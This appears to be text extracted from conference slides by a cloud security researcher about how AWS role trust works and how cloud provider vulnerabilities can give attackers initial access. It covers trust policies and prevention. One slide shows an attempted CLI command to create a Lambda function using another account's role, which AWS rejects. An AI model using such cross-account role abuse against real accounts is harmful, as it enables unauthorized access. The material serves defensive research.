

Kicking in the Door to the Cloud: Exploiting Cloud Provider Vulnerabilities for Initial Access

Nick Fricette



DATADOG

\$ aws sts get-caller-identity



Nick Frichette

Staff Security Researcher @



DATADOG

Creator/maintainer of hackingthe.cloud



@Frichette_n





@frichetten@fosstodon.org



Boring













Boring



Victim AWS Account



SQS
Queue



RDS
Database



IAM Role



S3 Bucket


AssumeRole

AWS Service

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



IAM Role



S3 Bucket


AssumeRole

AWS Service

Attacker AWS Account



Victim AWS Account



SQS
Queue



RDS
Database



S3 Bucket



Problem


AssumeRole

AWS Service

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



S3 Bucket



Problem


AssumeRole

AWS Service

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



S3 Bucket



Problem

AssumeRole


AWS Service

1. How trust is established

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



S3 Bucket



Problem

AssumeRole


AWS Service

2. Discuss two example vulnerabilities


1. How trust is established

Attacker AWS Account

Victim AWS Account



3. Prevention options



SQS Queue



RDS Database



IAM Role



S3 Bucket

2. Discuss two example vulnerabilities

AWS Service

AssumeRole

1. How trust is established

How Trust is Established in AWS

Role Trust Policies

Determines who/what is allowed to assume a role


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "lambda.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

Role Trust Policies


Determines who/what is allowed to assume a role

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "lambda.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

Role Trust Policies in Action



Being sneaky - Can I do this?



PassRole prevents this



```
nick.frichette@host ~ % aws lambda create-function \  
--function-name criminal_function \  
--code S3Bucket=criminal_bucket \  
--role arn:aws:iam::222222222222:role/service-role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateFunction operation:
Cross-account pass role is not allowed.

PassRole prevents this



```
nick.frichette@host ~ % aws lambda create-function \  
--function-name criminal_function \  
--code S3Bucket=criminal_bucket \  
--role arn:aws:iam::222222222222:role/service-role/not-my-role
```

